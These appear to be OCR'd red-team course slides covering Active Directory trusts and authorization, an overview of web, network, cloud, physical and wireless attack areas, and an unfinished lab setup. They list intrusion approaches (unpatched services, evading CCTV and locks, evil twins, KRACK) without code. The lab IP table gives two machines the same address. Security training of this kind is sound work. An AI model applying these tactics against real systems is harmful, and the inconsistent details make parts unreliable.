
@cyberwarfare.live



Parent-Child Cross Domain Trust

@cyberwarfare.live
@cyberwarfare.live


External Trusts



1. Trust b/w two domains in different forests & forests generally do not have trust in-between

2. It can be Uni-directional
or
Bi-directional

Forest Trusts



1. Trusts between Forest root Domain

2. Trusts can be one-way, two-way

- **Authorization in Active Directory**

  - Authorization means if a user is specifically permitted or denied to access a resource in the AD network.

  - AD validates access to a resource based on the user's security token.

  - This security token is the procedure of checking whether a user is a part of Access Control List (ACL) for the requested object.

  - Security token comprises of :
    - User Rights
    - Group SID
    - Individual SID

  - The primary means through which a security principal is identified when trying to access any securable object is an identifier called security identifier (SID) which is unique for each user or security group.

Authorization Fundamentals

Domain User

Security Token (access token) is created when a Domain user logged in

User Rights

Group SID

Individual SID

Securable Object (Resources like Network Folder, File etc)

ACL

ACE

Discretionary Access Control List (DACL)

User accounts, groups that are allowed or denied access

The System Access Control List (SACL)

Defines operations such as read, write or delete that should be audited for a user or group.

Authorization Process

Domain User

Securable Object (Resources like Network Folder, File etc)

Discretionary Access Control List (DACL)

User accounts, groups that are allowed or denied access

User Rights

Group SID

Individual SID

2. These steps are repeated until sufficient information is collected to grant access to the resource.


1. Group & Individual SID are matched with the DACL entries to see if the user is explicitly denied access & then checks if it is permitted

1.5 Technologies Exploitation in Red Teaming

1.5.1 Web Technology :

- Knowledge of OWASP Top 10 Web Vulnerabilities should be known.
- We may also encounter scenarios where we need to perform custom Web Exploitation (Chaining of Vulnerabilities)
- Identification of Target's environment specifically for identification of Web Technologies are needed.

1.5.2 Network Technology :



- Understanding of Network devices like routers, switches, servers, computers etc and network protocols in use at enterprise etc.
- Mapping of users with their allotted systems, internal network architecture must be clear before the attacking phase.
- We will be hunting for open TCP/UDP ports having some remote access services, unpatched/vulnerable services, to maintain initial foothold.
- Latest/unstable software accessible over web or network have higher chance of in-built vulnerabilities.

1.5.3 Cloud Technology :

- Cloud Technology have on-demand availability with very feasible computing resources and hence are first choice of organizations.

- Cloud services like Amazon Web Services (**AWS**), Microsoft **Azure** and Google Cloud Platform (**GCP**) are deployed in large scale demanding skilled administrators.

- A tiny mistake/mis-configuration from administrators leave a big open door for attackers for example Identity and Access Management (**IAM**) of employees.

- Organization on-premises network is directly connected with cloud services (door to internal network)

1.5.4 Physical Red Teaming :

- Instead of relying on tool-based approaches, a Red Team develops unique attack situations leveraging manual and automated procedures.

- Red Teams are trained to elude detection from one or more of the following security devices:

  - CCTVs (closed circuit television cameras)
  - Keypad entry locks
  - Wireless intercoms/video intercoms
  - Motion/sensor detects
  - Single or double deadbolts
  - Door and window locks
  - Steel security doors
  - Remote entry gates


1.5.5 Wireless Attacks :

- The massive rise in cyberattacks via public Wi-Fi networks, open enterprise Wi-Fi campus connected to internal network possess a huge threat.

- Common Wireless Vulnerabilities:
  - Use of Default SSIDs and Passwords
  - Downgrading the wireless security protocol to WEP and to older WPA version.
  - WPA2 Krack vulnerability
  - Fake WiFi Access Points, Evil Twins, and Man in the Middle Attacks
  - Packet Sniffing
  - MAC spoofing

2. RED TEAM LAB SETUP


2.1 Virtual Environment Setup and Configuration



2.2 Setting up Attacker Machine

Network Configuration
DEMONSTRATION

2.3 External Red Team Lab Setup



2.3.1 External Lab Setup Overview

- We will install 2 role-assigned machines in external network :
  - Kali Linux [EX – 192.168.50.2]
  - Web-Server [EX - 192.168.50.3, INT – 10.10.10.5]
- The Web-Server machine has 2 networks and should be directly accessible from the attacker network.
- However, the Employee-Machine is in the Internal Network.

- The IP allotment table looks as follows:


Machine Name	IP Address	Network
Web-Server	192.168.50.3 10.10.10.5	External Network Internal Network
Employee-Machine	10.10.10.4	Internal Network
Application Server	10.10.10.4	Internal Network
Domain Controller	10.10.10.2	Internal Network

- We need to add virtual network adapters to the machines in the external network, let's get our hands dirty.

2.3.2 Setting up Virtual Machines


A. Web-Server Installation

- Installing and configuring
  - Web-Server [192.168.50.3, 10.10.10.5]

